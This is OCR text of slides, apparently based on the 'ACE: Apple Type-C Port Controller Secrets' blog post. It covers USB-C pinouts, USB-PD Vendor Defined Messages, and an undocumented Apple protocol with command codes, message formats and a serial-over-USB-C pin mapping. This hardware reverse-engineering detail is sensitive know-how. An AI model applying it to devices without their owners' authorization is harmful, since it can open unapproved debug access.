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
USB-PD Negotiation



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
GND TX1+ TX1- VBUS CC1 D+ D- SBU1 VBUS RX2- RX2+ GND
GND RX1+ RX1- VBUS SBU2 D- D+ CC2 VBUS TX2- TX2+ GND

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

Configuration Channel

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
All handled by the USB-C Port (Micro)controller



Configuration Channel

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USB
EDU
j-link
SEGGER
www.segger.com
Target
FV994871M
MQLGX5BK
1.4G 159
Li-ion
Photo by h0m3us3r
Thanks T8012 Dev Team!

web.archive.org
https://blog.t8012.dev/ace-part-1/
Go
30 captures
30 Dec 2020 – 23 Oct 2021
SEP OCT NOV
2020 23 2021 2022
About this capture

USB-PD

ACE: Apple Type-C Port Controller Secrets | Part 1

Exposing Apple's Vendor Defined Messaging protocol, AppleVDM, built on USB-PD.



mrarm, Aun-Ali Zaidi
Dec 30, 2020 • 16 min read

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
VDM

VDM
Vendor Defined Messages

VDM
Vendor Defined Messages



6.4.4 Vendor Defined Message

The ***Vendor_Defined*** Message (VDM) is provided to allow vendors to exchange information outside of that defined by this specification.

A ***Vendor_Defined*** Message ***Shall*** consist of at least one Vendor Data Object, the VDM Header, and ***May*** contain up to a maximum of six additional VDM Objects (VDO).

To ensure vendor uniqueness of ***Vendor_Defined*** Messages, all ***Vendor_Defined*** Messages ***Shall*** contain a ***Valid*** USB Standard or Vendor ID (SVID) allocated by USB-IF in the VDM Header.

Two types of ***Vendor_Defined*** Messages are defined: Structured VDMs and Unstructured VDMs. A Structured VDM defines an extensible structure designed to support Modal Operation. An Unstructured VDM does not define any structure and Messages ***May*** be created in any manner that the vendor chooses.

Vendor_Defined Messages ***Shall Not*** be used for direct power negotiation. They ***May*** however be used to alter Local Policy, affecting what is offered or consumed via the normal PD Messages. For example a ***Vendor_Defined*** Message could be used to enable the Source to offer additional power via a ***Source_Capabilities*** Message.

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web.archive.org
https://blog.t8012.dev/ace-part-1/ Go SEP OCT NOV
30 captures
30 Dec 2020 – 23 Oct 2021
2020 23 2021 2022
About this capture

Protocol Summary

With the code above available, it is possible to finally sum up how this protocol works. All messages must come from `SOP'DBG` or `SOP''DBG`.

AppleVDM `0x10` : Get Action List

Input: `{ 0x5AC8010 }`
Reply: Shorts encoded using VDM (first short in high 16 bytes, second in low 16 bytes). Zero terminated.
Example reply VDOs: `05020702 06060206 01060105 02030103 00000000`

AppleVDM `0x11` : Get Action Info

Parameters:
* `uint16_t ActionId` - specifies the action, taken from 0x10 reply
Input: `{ 0x5AC8011 ActionId }`

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
GND TX1+ TX1- VBUS CC1 D+ D- SBU1 VBUS RX2- RX2+ GND
GND RX1+ RX1- VBUS SBU2 D- D+ CC2 VBUS TX2- TX2+ GND

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
Serial TX
GND
TX1+
TX1-
VBUS
CC1
D+
D-
SBU1
VBUS
RX2-
RX2+
GND
GND
RX1+
RX1-
VBUS
SBU2
D-
D+
CC2
VBUS
TX2-
TX2+
GND
Serial RX

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
VDM action 0x306



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Type-C Port Controller



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Type-C Port Controller



